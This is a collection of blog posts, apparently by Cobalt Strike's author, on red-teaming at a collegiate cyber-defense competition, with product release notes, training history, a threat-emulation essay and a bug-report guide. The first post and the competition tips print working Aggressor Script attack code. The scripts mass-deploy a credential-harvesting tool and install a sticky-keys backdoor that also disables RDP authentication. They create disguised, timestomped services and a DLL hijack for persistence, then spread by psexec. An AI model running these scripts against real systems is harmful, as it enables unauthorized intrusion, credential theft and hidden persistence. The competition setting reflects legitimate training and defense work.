My Cobalt Strike Scripts from NECCDC

I just returned from the North East Collegiate Cyber Defense Competition event at the University of Maine. A big congratulations to the winners, Northeastern University, who will go on to represent the North East region at the National event in April.

The more I use Cobalt Strike 3.x, the more I appreciate Aggressor Script. Aggressor Script is the scripting engine baked into Cobalt Strike. It makes it easy to extend the tool with new commands and automate tasks. This post is a collection of my scripts from the North East CCDC event.

Mass Tasking Beacons

Here and there, I would need to mass-task all Beacons to do something. For example, on late Saturday we wanted to display a YouTube video on all compromised desktops. Here’s how to mass task Beacons with Aggressor Script:

1. Go to the Aggressor Script Console (View -> Script Console)

2. Type:

x map({ bshell($1['id'], "command to run here"); }, beacons());

The above one-liner will run whatever command you want on all of your Beacons. Here’s a quick walk-through of what’s happening:

The x command is an Aggressor Script console command to evaluate a script expression. The beacons() function returns an array of Beacons known to the current Cobalt Strike instance. The map function loops over this array and calls the specified function once, for each element in this array. Within our function, $1 is the first argument and in this case it’s a dictionary with information about a specific Beacon. $1[‘id’] is the Beacon’s ID. In this example, our function simply uses bshell to ask a Beacon to run a command in a Windows command shell. Most Beacon commands have a function associated with them.

During the event, I was asked to deploy a credential-harvesting tool to all Beacons. This required uploading a DLL to a specific location and running a PowerShell script. I used the command keyword to define new commands in the Aggressor Script console to accomplish these tasks.

Here’s the command to upload a DLL to all Beacons:

command upall {
foreach $beacon (beacons()) {
$id = $beacon['id'];
binput($id, "Deploying Silas stuff (uploading file)");
bcd($id, 'c:\windows\sysnative');
bupload($id, script_resource("windowsdefender.dll"));
btimestomp($id, "windowsdefender.dll", "notepad.exe");
}
}

And, here’s the command to run a PowerShell script against all Beacons:

command deploy {
foreach $beacon (beacons()) {
$id = $beacon['id'];
binput($id, "Deploying Silas stuff");
bpowershell_import($id, script_resource("silas.ps1"));
bpowershell($id, "2 + 2");
}
}

You’ll notice that I use bpowershell(“beacon ID”, “2 + 2”) here. I do this because the imported PowerShell script did not wrap its capability into a cmdlet. Instead, it would accomplish its task once it’s evaluated. The powershell-import command in Beacon is inert though. It makes a script available to the powershell command, but does not run it. To make the imported script run, I asked Beacon to evaluated a throw-away expression in PowerShell. Beacon would then run the imported script to make its cmdlets available to my expression.

Persistence

I went with a simple Windows persistence strategy at NECCDC. I installed a variant of the sticky keys backdoor on all compromised Windows systems. I also created a service to run my DNS Beacons. I relied on DLL hijacking against explorer.exe to run HTTP Beacons. On domain controllers, I relied on a service to kick-off an SMB Beacon. I also enabled WinRM on all compromised Windows systems as well.

Here’s the function to setup the sticky keys backdoor and enable WinRM:

sub stickykeys {
binput($1, 'stickykeys');
bshell($1, 'REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f');
bshell($1, 'REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe" /v Debugger /t REG_SZ /d "c:\windows\system32\cmd.exe" /f');
bshell($1, 'REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d "0" /f');
bshell($1, 'netsh firewall set service type = remotedesktop mode = enable');
bshell($1, 'netsh advfirewall firewall set rule group="remote desktop" new enable=Yes');
bshell($1, 'net start TermService');

binput($1, 'enable WinRM');
bpowershell($1, 'Enable-PSRemoting -Force');
}

And, here are the functions to deploy the different services:

sub persist_adsvc {
if (-exists script_resource("adsvc.exe")) {
binput($1, "service persistence (server) [AD]");
bcd($1, 'c:\windows\system32');
bupload($1, script_resource("adsvc.exe"));
btimestomp($1, "adsvc.exe", "cmd.exe");
bshell($1, 'sc delete adsvc');
bshell($1, 'sc create adsvc binPath= "C:\windows\system32\adsvc.exe" start= auto DisplayName= "Active Directory Service"');
bshell($1, 'sc description adsvc "Provides authentication and policy management for computers joined to domain."');
bshell($1, 'sc start adsvc');

}
else {
berror($1, "adsvc.exe does not exist :(");
}
}

sub persist_netsys {
if (-exists script_resource("netsys.exe")) {
binput($1, "service persistence");
bcd($1, 'c:\windows\system32');
bupload($1, script_resource("netsys.exe"));
btimestomp($1, "netsys.exe", "cmd.exe");
bshell($1, 'sc delete netsys');
bshell($1, 'sc create netsys binPath= "C:\windows\system32\netsys.exe" start= auto DisplayName= "System Network Monitor"');
bshell($1, 'sc description netsys "Monitors the networks to which the computer has connected, collects and stores information about these networks, and notifies registered applications of state changes."');
bshell($1, 'sc start netsys');
}
else {
berror($1, "netsys.exe does not exist :(");
}
}

sub persist_linkinfo {
# dll hijack on explorer.exe
if (-exists script_resource("linkinfo.dll")) {
binput($1, "dropping linkinfo.dll persistence");
bcd($1, 'c:\windows');
bupload($1, script_resource("linkinfo.dll"));
btimestomp($1, "linkinfo.dll", 'c:\windows\sysnative\linkinfo.dll');
}
else {
berror($1, "linkinfo.dll not found.");
}
}

Each of these functions requires that the appropriate artifact (adsvc.exe, netsys.exe, and linkinfo.dll) is pre-generated and co-located with the persistence script file. Make sure your linkinfo.dll is the right type of DLL for your target’s architecture (e.g., on an x64 system, linkinfo.dll must be an x64 DLL).

To deploy persistence, I opted to extend Beacon’s right-click menu with several options. This would allow me to send persistence tasks to a specific Beacon or multiple Beacons at one time.

Here’s the code for this menu structure:

popup beacon_top {
menu "Persist" {
item "Persist (DNS)" {
local('$bid');
foreach $bid ($1) {
persist_netsys($bid);
}
}

item "Persist (HTTP)" {
local('$bid');
foreach $bid ($1) {
persist_linkinfo($bid);
}
}

item "Persist (SMB)" {
local('$bid');
foreach $bid ($1) {
persist_adsvc($bid);
}
}

item "Sticky Keys" {
local('$bid');
foreach $bid ($1) {
stickykeys($bid);
}
}
}
}

Managing DNS Beacons

Cobalt Strike’s DNS Beacon is one of my preferred persistent agents. The DNS Beacon gets past tough egress situations and a combination of high sleep time and multiple callback domains makes this a very resilient agent.

The downside to the DNS Beacon is it requires management. When a new DNS Beacon calls home, it’s blank. It’s blank because the DNS Beacon does not exchange information until you ask it to. This gives you a chance to specify how the DNS Beacon should communicate with you. Here’s a script that uses the beacon_initial_empty event to set a new DNS Beacon to use the DNS TXT record data channel and check in:

on beacon_initial_empty {
binput($1, "mode dns-txt");
bmode($1, "dns-txt");
binput($1, "checkin");
bcheckin($1);
}

Labeling Beacons

The NECCDC red team organizes itself by function. Parts of the red team went after UNIX systems. Others infrastructure. A few were on web applications. Myself and a few others focused on the Windows side. This setup means we’re each responsible for our attack surface on 10 networks. Knowing which Beacon is associated with each team is very helpful in this case. Fortunately, Aggressor Script helped here too.

First, I created a dictionary to associate IP ranges with teams:

%table["100.65.56.*"] = "Team 1";
%table["100.66.66.*"] = "Team 2";
%table["100.67.76.*"] = "Team 3";
%table["100.68.86.*"] = "Team 4";
%table["100.69.96.*"] = "Team 5";
%table["100.70.7.*"]  = "Team 6";
%table["100.71.17.*"] = "Team 7";
%table["100.72.27.*"] = "Team 8";
%table["100.73.37.*"] = "Team 9";
%table["100.74.47.*"] = "Team 10";

Then, I wrote a function that examines a Beacon’s meta-data and assigns a note to that Beacon with the team number.

sub handleit {
local('$info $int');
$info = beacon_info($1);
$int = $info['internal'];
foreach $key => $value (%table) {
if ($key iswm $int) { bnote($1, $value); return; }
}
}

This isn’t the whole story though. Some of our persistent Beacons would call home with localhost as their address. This would happen when our Beacon service ran before the system had its IP address. I updated the above function to detect this situation and use bipconfig to fetch interface information on the system and update the Beacon note with the right team number.

sub handleit {
local('$info $int');
$info = beacon_info($1);
$int = $info['internal'];
foreach $key => $value (%table) {
if ($key iswm $int) { bnote($1, $value); return; }
}

# if we get here, IP is unknown.
binput($1, "IP is not a team IP. Resolving");
bipconfig($1, {
foreach $key => $value (%table) {
if ("* $+ $key" iswm $2) {
binput($1, "IP info is $2");
bnote($1, $value);
}
}
});
}

My script used the beacon_initial event to run this function when a new Beacon came in:

on beacon_initial {
handleit($1);
}

I also had an Aggressor Script command (label) to manually run this function against all Beacons.

command label {
foreach $beacon (beacons()) {
handleit($beacon['id']);
}
}

The end effect is we always had situational awareness about which teams each of our Beacons were associated with. This was extremely helpful throughout the event.

One-off Aliases

My favorite part of Aggressor Script is its ability to define new Beacon commands. These are called aliases and they’re defined with the alias keyword. Through NECCDC I put together several one-off commands to make my life easier.

One of our tasks was to expand from our foothold on a few Windows client systems to other systems. We had multiple approaches to this problem. Early on though, we simply scanned to find systems where the students disabled their host firewall. Here’s the alias I wrote to kick off Beacon’s port scanner with my preferred configuration:

alias ascan {
binput($1, "portscan $2 445,139,3389,5985,135 arp 1024");
bportscan($1, $2, "445,139,3389,5985,135", "arp", 1024);
}

To run this alias, I would simply type ascan [target range] in a Beacon console.

I also had an alias to quickly launch a psexec_psh attack against all the other client systems as well. I just had to type ownall and Beacon would take care of the rest.

alias ownall {
bpsexec_psh($1, "ALDABRA", "Staging - HTTP Listener");
bpsexec_psh($1, "RADIATED", "Staging - HTTP Listener");
bpsexec_psh($1, "DESERT", "Staging - HTTP Listener");
bpsexec_psh($1, "GOPHER", "Staging - HTTP Listener");
bpsexec_psh($1, "REDFOOT", "Staging - HTTP Listener");
}

If you made it this far, I hope this post gives you a sense of the power available through Aggressor Script. I can’t imagine using Cobalt Strike without it. It’s made mundane tasks and on-the-fly workflow changes very easy to deal with.
Cobalt Strike 3.2 – The Inevitable x64 Beacon

Cobalt Strike 3.2, the third release in the 3.x series, is now available. The 3.2 release focuses on fixes and improvements across the Cobalt Strike product.

x64 Beacon


Cobalt Strike’s x86 Beacon plays pretty well in an x64 world. You can inject the keystroke logger and screenshot tools into 64-bit processes. If you run mimikatz or hashdump, Beacon uses the right build of these tools for the system you’re on. Cobalt Strike’s user-driven attacks even do the right thing when they land code execution in an x64 application.

That said, an x86-only payload is a burden. It limits which processes you can inject into. This can hurt your ability to hide. Cobalt Strike 3.2 resolves this with the introduction of the x64 Beacon.

From an operator perspective, not much is different. Cobalt Strike listeners prepare x86 and x64 Beacon stages. Beacon’s inject command has an architecture parameter now. The commands and workflows between the x86 and x64 Beacon are the same.

Target Acquisition via Groups

One of my go-to methods to discover hosts is to query the Domain Computers and Domain Controllers groups in a domain. These groups contain the computer accounts for systems joined to a domain. I usually use nslookup to map these names back to IP addresses.


Cobalt Strike 3.2 introduces automation for this process. The net computers command queries the above groups, resolves the names to IP addresses (where it can), and presents this information to you. Cobalt Strike also populates the targets data model with this target information.

Time to Reset

Jason stands up a Cobalt Strike team server. He configures a listener, sets up an attack package, and clones a website. Jason’s teammate, Jennifer, uses this team server to send a test phishing email to make sure it all works OK. Jason and Jennifer do not want this test to show up in Cobalt Strike’s reports. What do they do?

Jason and Jennifer tear down their team server, delete the data folder, start the team server, reconfigure everything, and hope they do it right. True story.

Cobalt Strike 3.2 adds Reporting -> Reset Data. This option allows you to reset Cobalt Strike’s data model without restarting the team server. This feature doesn’t touch your listeners or hosted sites. It does allow you to stand up a ready-to-go attack, test it, and then reset Cobalt Strike’s data model for reporting purposes.

Check out the release notes to see a full list of what’s new in Cobalt Strike 3.2. Licensed users may use the update program to get the latest.

A History of Cobalt Strike in Training Courses

In 2011, I was invited to Austin, TX by the local ISSA and OWASP chapters to teach a class on Armitage and the Metasploit Framework. I think we had 90 students. I remember the pain of burning DVDs in preparation for this class. Myself and two of the organizers agreed to split the DVD burning load equally. Fun times.

This workshop also had the first version of my Penetration Testing Lab DVD. It came with a Xubuntu VM for an attack platform, Metasploitable for a remote exploit lab, and a Mint Linux VM for a client-side attack lab.

This half-day workshop was my first time giving a course on hacking. If you want to see it, I also made a screen recording from the slides:

Advanced Threat Tactics (2011)

October 2011, I came to LAS CON and taught a one-day Advanced Threat Tactics course (slides). The subtitle of this 2011 course? From penetration testing to threat emulation. This course was a lot of fun to teach. I taught my students how to execute targeted phishing attacks against then-modern enterprises. We covered how to build a system profiler, cobble together user-driven attacks, and how to send a phishing email by hand.

The timing of this course was good. Shortly after that course, I set to work on a functional specification for what would become Cobalt Strike. It’s hard to pick an initial feature set for a product. You don’t want to pick 10 features and take each of them to the 10% point. The trick is to find 1 or 2 things that are important and take each of them to the 80-90% point. I decided to use my 2011 course as a guide. Cobalt Strike would provide features for actions that 2011’s Advanced Threat Tactics students had to do by hand.

Penetration Testing with Cobalt Strike (2012)

Cobalt Strike’s 2012 release consisted of Armitage, a targeted attack process, and a reporting engine. To me, Cobalt Strike’s initial release was a big blank canvas. I perceived a lot of gaps in the Metasploit Framework and other tools when applied to the red team problem set. Cobalt Strike was my opportunity to work full-time on these and see what I could come up with. Cobalt Strike’s 2012 initial release also came with a new course: Penetration Testing with Cobalt Strike.

In the 12 months after Cobalt Strike’s first release, I got a lot done. I introduced Beacon, Cobalt Strike’s Applet Kit, and a model for distributed operations. I also added DNS communication and SOCKS pivoting to Beacon. The DNS piece was significant. I now had a desirable communication option that most didn’t have access to. The SOCKS pivoting capability led to the ‘meterpreter’ command. This command would seamlessly tunnel Meterpreter through Beacon. I now had an alternate communication layer for Metasploit, without sacrificing features or ease of use!

Tradecraft (2013)

By mid-2013, it was clear that Cobalt Strike’s online material was out of step with what the product had become. I had to redo my online course. I wanted to do it “right” and I wanted it to be as engaging as possible. I bought a microphone so I could make the audio better. I also bought a tablet to whiteboard different concepts during the course. It took about a month to update my slides and record the new course. The result was 2013’s Tradecraft:

As an aside, the whole experience of putting this course together was a nightmare. I had trouble getting used to the tablet and I couldn’t find software to seamlessly change colors without interrupting my presentation. I also had struggles with audio. My office space at the time had too much echo. The best location was the carpeted bedroom in my apartment. To record Tradecraft, I sat cross-legged on my bedroom floor with my laptop propped up on books. If you watch this course, try to imagine this scene.

I was very happy with the final result of the 2013 Tradecraft course. I saw Tradecraft as the culmination of my initial vision for Cobalt Strike. By this point, I had a very solid platform for red team operations, built on top of the Metasploit Framework.

The Road to Cobalt Strike 3.0

I didn’t feel my work was done yet. While I had a solid process based on the Metasploit Framework, I had run into situations where asynchronous communication with Beacon was my only option. I wanted to know that it was possible to fall back to “just Beacon” and operate in these situations.

I began to work on adding Beacon features to complement the things a skilled operator could do from a command shell. For example, I didn’t add automation to run code on a remote host for lateral movement. An operator could do this from a shell. But, I did add token stealing and privilege escalation features. These features combined with what the operator could do from a shell made for a fairly flexible lateral movement capability.

The biggest shift came with Cobalt Strike 2.1. This is the release where I added PowerShell support to Beacon. This release felt like Christmas. I was able to import PowerSploit and PowerTools scripts and use them as-is. Over night, Beacon gained an amazing amount of post-exploitation capability and automation.

My use of Cobalt Strike 2.1 and feedback from users pointed the same way: The combination of Beacon and PowerShell were enough for the red team problem set. Cobalt Strike’s fallback way to operate had become the preferred way for power users. This realization is when Cobalt Strike 3.0 was born.

It was time to evolve and imagine Cobalt Strike without the Metasploit Framework. I sat down, examined Cobalt Strike’s process, and noted which techniques it relies on. I then mapped out how I would do these things without the Metasploit Framework. In some cases, functionality existed elsewhere. Pass-the-hash with Mimikatz is a good example of this. In other cases, it made sense to build new features into Beacon. The screenshot tool and port scanner are good examples of this. This thought exercise became my functional specification and roadmap for Cobalt Strike 3.0.

Advanced Threat Tactics (2015)

Cobalt Strike 3.0 shipped in September 2015. This effort re-aligned Cobalt Strike’s features and workflows around Beacon. I also released 2015’s Advanced Threat Tactics course to cover the modern red teaming process Cobalt Strike 3.0 was built to support.

I’ll end this post with one last thought. Cobalt Strike 3.0’s offensive process is not Cobalt Strike specific. It’s recognition of this fact: a lightweight payload, mimikatz, and PowerShell are the foundations of a modern offensive process. The lightweight payload can be anything, so long as it provides the communication options and flexibility needed to support your operation. 2015’s Advanced Threat Tactics course is significant because it documents this modern process and shows what’s possible with this foundation.

Cobalt Strike Tips for 2016 CCDC Red Teams

It’s CCDC season again. CCDC is the National Collegiate Cyber Defense Competition. Teams of students in 10 regions run simulated business networks and defend against red team attacks. The winners of these regional events square off at the National CCDC in San Antonio, TX.

Strategic Cyber LLC is making Cobalt Strike available to the red teams at the regional and National CCDC events. License information should come from your red team lead. If you’re a lead and you don’t have this information, shoot me an email.

Here are a few notes on how to benefit from Cobalt Strike during your CCDC event:

Reconnaissance

Many organizers will allow a red team member to scan blue networks before the event starts. I recommend that you use NMap and use the –oX flag to generate an XML file. Go to View -> Targets and press Import to bring this information into Cobalt Strike.

Initial Access

Some CCDC events operate under the mantra of assume breach. In these events, the red team pre-seeds their backdoors and misconfigurations on blue team systems. For these events, I would export a stageless HTTP or DNS Beacon (Attacks -> Packages -> Windows Executable (S)) and run it on each starter system.

Other events promise students “clean systems”. These events start with a frantic race. Students rush to change passwords and isolate their networks in a way the rules allow. The red team launches carefully prepared scripts to exploit vulnerable services or default passwords to get footholds in the unsecured blue networks.

Cobalt Strike 3.0 and later no longer integrate the Metasploit Framework. I would not use Cobalt Strike 3.x for these scripted opening salvos. If you want to efficiently launch exploits at a lot of targets, use Armitage or create a Metasploit resource script.

If you still want to use Cobalt Strike to launch attacks without a foothold, read How do I psexec without an initial Beacon?

Persistence

Cobalt Strike’s Beacon payload does not include built-in persistence. This is by design. If I include a turn-key persistence option, everyone will know to look for it. Instead, I expect you to script something.

Here’s a script that automatically persists on a system when a new Beacon comes in:

 
# 1. Go to Attacks -> Packages -> Windows Executable (S) 
# 2. Export a Windows Service EXE file 
# 3. Save as evil.exe in the same folder as this script

on beacon_initial { 
bcd($1, "c:\\windows\\"); 
bupload($1, script_resource("evil.exe")); 
bshell($1, "sc create evil binpath= \"c:\\windows\\evil.exe\""); 
bshell($1, "sc start evil"); 
}

Consult the Aggressor Script documentation for more information on scripting Cobalt Strike 3.x.

User Exploitation

Cobalt Strike does not bake its screenshot and keystroke features into the Beacon agent. Instead, these features are Reflective DLLs that inject into a process of your choosing. These DLLs then report information back to Cobalt Strike’s Beacon. This allows you to sit in a SYSTEM-level process and watch the user’s keystrokes and take screenshots without migrating processes. Cobalt Strike also has a neat workflow to mass deploy these features. I recommend that you watch this video and become familiar with these features. It’ll make your event a lot more fun. 

Tool Interoperability and Session Passing

Multiple toolsets are in play during the CCDC events. I would expect to see BeaconPowerShell EmpireMeterpreter, and Throwback. You’ll want to know how to use these tools together.

Justin Warner’s Empire & Tool Diversity: Integration is Key blog post shows how to use PowerShell Empire to interoperate with Cobalt Strike and the Metasploit Framework.

Cobalt Strike has thought out workflows to tunnel the Metasploit Framework through Beacon, spawn Meterpreter sessions, and deliver Beacon with Metasploit Framework exploits. Read Interoperability with the Metasploit Framework to understand these best practices to use Cobalt Strike and the Metasploit Framework together.

Finally, you can use Silent Break Security’s Throwback to pass sessions to Cobalt Strike. Ask Throwback to spawn a Meterpreter Reverse HTTPS or Meterpreter Reverse HTTP payload and point the IP address/port at your Beacon listener. Brady Bloxham’s Throwback Thursday – A Guide to Configuring Throwback blog post will take you through Throwback setup and use, step-by-step.

Screenshots, Logs, and Reports

Cobalt Strike now logs all red team activity on its team server. These logs are stored in the logs/ folder co-located with your Cobalt Strike distribution. All commands, output, and screenshots are available with timestamps for each activity. If you need ground truth on whether or not something happened, these logs are the place to go.

Red Team Leads are always asking for good screenshots. Use Ctrl+T to take a screenshot of the current tab in Cobalt Strike. This feature pushes screenshots to the team server and stores them in the logs/[date]/screenshots folder. You no longer have to worry about the interesting screenshots living on random volunteer laptops.

Cobalt Strike’s Reports are helpful aids for debriefing with your student blue teams. Reporting -> Activity Report is an action-by-action timeline of all red team activity. Reporting -> Sessions Report documents red team infrastructure, indicators, and activity on a session-by-session basis. Finally, Reporting -> Indicators of Compromise lists MD5 hashes of files put on disk and all of your callback domains and IP addresses. If you use multiple team servers, don’t fret! Cobalt Strike’s Reporting Tool merges information from all servers you’re connected to when it makes its reports.

How to Prepare

If you’re new to red teaming at CCDC or Cobalt Strike, there are several resources to help you prepare for your event:

Watch Advanced Threat Tactics to learn about Cobalt Strike and its workflows. This nine-part course is a time investment, but it’ll provide the background necessary to understand use Cobalt Strike.

I have several write-ups on previous CCDC events: Start with So, you won a regional and you’re headed to National CCDC. This blog post is a generic description of how the National CCDC team works and the defenses we commonly see. National CCDC Red Team – Fair and Balanced documents my experience on the 2013 National CCDC Red Team. WRCCDC – A Red Team Member’s Perspective covers my experience at the 2013 WRCCDC. Last, check out CCDC Red Teams: Ten Tips to Maximize Success. While these posts are older, their content is relevant going into this CCDC season.

Finally, watch Dirty Red Team Tricks I and Dirty Red Team Tricks II. These talks discuss my early days of CCDC Red Teaming and provide a first-hand account of a CCDC red team’s evolution from catch-and-release exploitation of vulnerable systems to providing a persistent actor for students to detect and respond to.

The Threat Emulation Problem

There are a lot of people who talk about threat emulation. Use our super-duper-elitesy-neatsy-malware to emulate these tactics in your network. I say stuff like that too. It’s cool. In this post, I’d like to write about what threat emulation means to me, really.

I see a red teams as offensive operators capable of executing attacks as an advanced representative actor. By representative actor, I mean one that may have similar sophistication to what their customer faces day-to-day, but the actions of the red team are solely theirs. The red team has their own tradecraft, their own process, and their own way of doing things. They’re not really emulating anyone else [although, like all good offensive actors, they’re happy to blatantly borrow what works from others].

What is the value of these red team operations? I covered this topic in Models for Red Team Operations. I see red teams provide a lot of value when they work to exercise a security process in a comprehensive way.

So far, we’ve established: a red team is a representative actor. Fine. What’s a threat emulator then? A threat emulator is an offensive operator who emulates a specific threat in a network. What is the value of a specific threat over a representative threat? Analysis. As a representative actor, there’s little room to exercise and evaluate a training audience’s ability to analyze the incident, tie it to threat intelligence, and possibly cross-share it with others. If a team emulates a specific actor, ideally, there’s a wealth of information for incident response teams to draw on to better inform their actions and drive their process.

If threat emulation is emulating a specific threat AND the purpose behind this is to exercise analysis, then what is the threat emulation problem?

The threat emulation problem is fooling an analyst into believing they’re dealing with a real-world actor during a simulated incident.

There are a lot of approaches to this problem. One approach is to use the actor’s malware when it’s available. Another approach is to dress up a payload to have indicators that are similar to the emulated actor’s malware. This is the approach Cobalt Strike takes with its Malleable C2 technology.

I’ve had an interest in the Threat Emulation problem for a while. Here are a few resources on it:

If you’d like to learn more about Threat Emulation with Cobalt Strike, take a look at Puttering my Panda and Other Threat Replication Case Studies. This blog post shows how to dissect a threat intelligence report and use Cobalt Strike to emulate targeted attacks and indicators from three actors.

If you’d like to learn more about the Threat Emulation problem set, watch 2014’s Hacking to Get Caught. In this talk I discuss what it means to emulate a threat during a red team assessment. I go through approaches other than my own. I then discuss my thoughts on the Threat Emulation problem and potential solutions. This talk pre-dates the release of Malleable C2.

If you’d like thoughts on how Threat Emulation fits into the broader shifts taking place in our industry, watch 2015’s Hacking to Get Caught talk. The content of this talk is different from the 2014 talk. Hacking to Get Caught discusses Adversary Simulations, Cyber Security Exercises, and a trend towards using offensive assets to test and evaluate security operations. I see Threat Emulation as a way to exercise analysis (when that’s the goal). You may also want to look at Raphael’s Magic Quadrant. This blog post summarizes my thoughts on these broad shifts.

A Quick Guide to Bug Reports

One of the hardest parts of being a developer is working with bug reports and support requests disguised as bug reports. Some people write very good bug reports. These reports give me the information I need to reproduce the problem and advise from there. Others offer a vague description of their problem with no context. These cases are tough.

Recently, I had a bug report for a hard to reproduce issue. The person who provided the bug report followed a guide I gave to Cobalt Strike 3.0’s beta testers. He provided everything the guide asked for. It was beautiful. I had the exact information I would try to get if I were sitting at his computer working the issue.

In this blog post, I’d like to share the bug report guide I gave to Cobalt Strike 3.0’s beta testers. If you need to send a bug report or request support, email [email protected].

1. Describe the problem with as much context as possible

When you report a bug [or request support], try to answer these questions:

1. What are you trying to do?
2. Which steps did you take to accomplish this?
3. What happened?
4. What did you expect?
5. Which steps did you take to troubleshoot it?

Here’s an example:

“I’m trying to use the DNS Beacon (windows/beacon_dns/reverse_http). I setup an A record for malwarec2.losenolove.com on my team server. I pointed NS records for profiles.losenolove.com and game.losenolove.com to malwarec2.losenolove.com. I’m not able to get a system in my customer’s environment to call back. I don’t know how to troubleshoot further.”

The above is useful. It gives me context about the problem the user is experiencing. In the case of the DNS Beacon, it’s pretty easy to troubleshoot with information about the beacon domains and the address of the team server. It also helps me to know if you’re seeing something in a test lab or a customer’s environment. When you report a bug, it’s better for both of us if you can reproduce it in a test lab. A test lab is better because then we can have a dialog about the factors in play. A customer’s environment is very hard. There are too many unknowns that can affect the outcome of some task

This example is also useful because it provides specifics about the user’s configuration from the get go. In the case of a C2-related question, listener information is key. If you have trouble sending a phish, a copy of your phishing template is useful too. Anything you can provide me that allows me to look at a question in my local lab is going to lead to better resolution of a question or bug report.

2. Your Environment


The next thing I need to know is information about your Cobalt Strike environment. It’s important for me to know which version of Cobalt Strike you’re using and which version of Java. Fortunately, Cobalt Strike 3.0 makes this very easy. Go to Help -> System Information. This will generate a system information summary for your Cobalt Strike client AND team server.

Over time, as I come up with more contextual factors I want to know about your Cobalt Strike client, I will update this feature to provide them.

3. Console Messages


Cobalt Strike 3.0 has a global class called MudgeSanity. It’s named this, because the purpose of this code is to help me keep my sanity. Cobalt Strike 3.x passes all notifications (routine), unexpected situations, and errors through this MudgeSanity class. Right now, the MudgeSanity class prints its messages to the Cobalt Strike team server console and to the console the client was started from. When you file a report or ask a question, it’s very helpful to provide all of the output of the Cobalt Strike client and team server in your initial query. Please don’t paraphrase this information. Screenshots, cellphone photos of your screen, and copy/paste are all equally fine.

4. List of Threads and Stack Traces

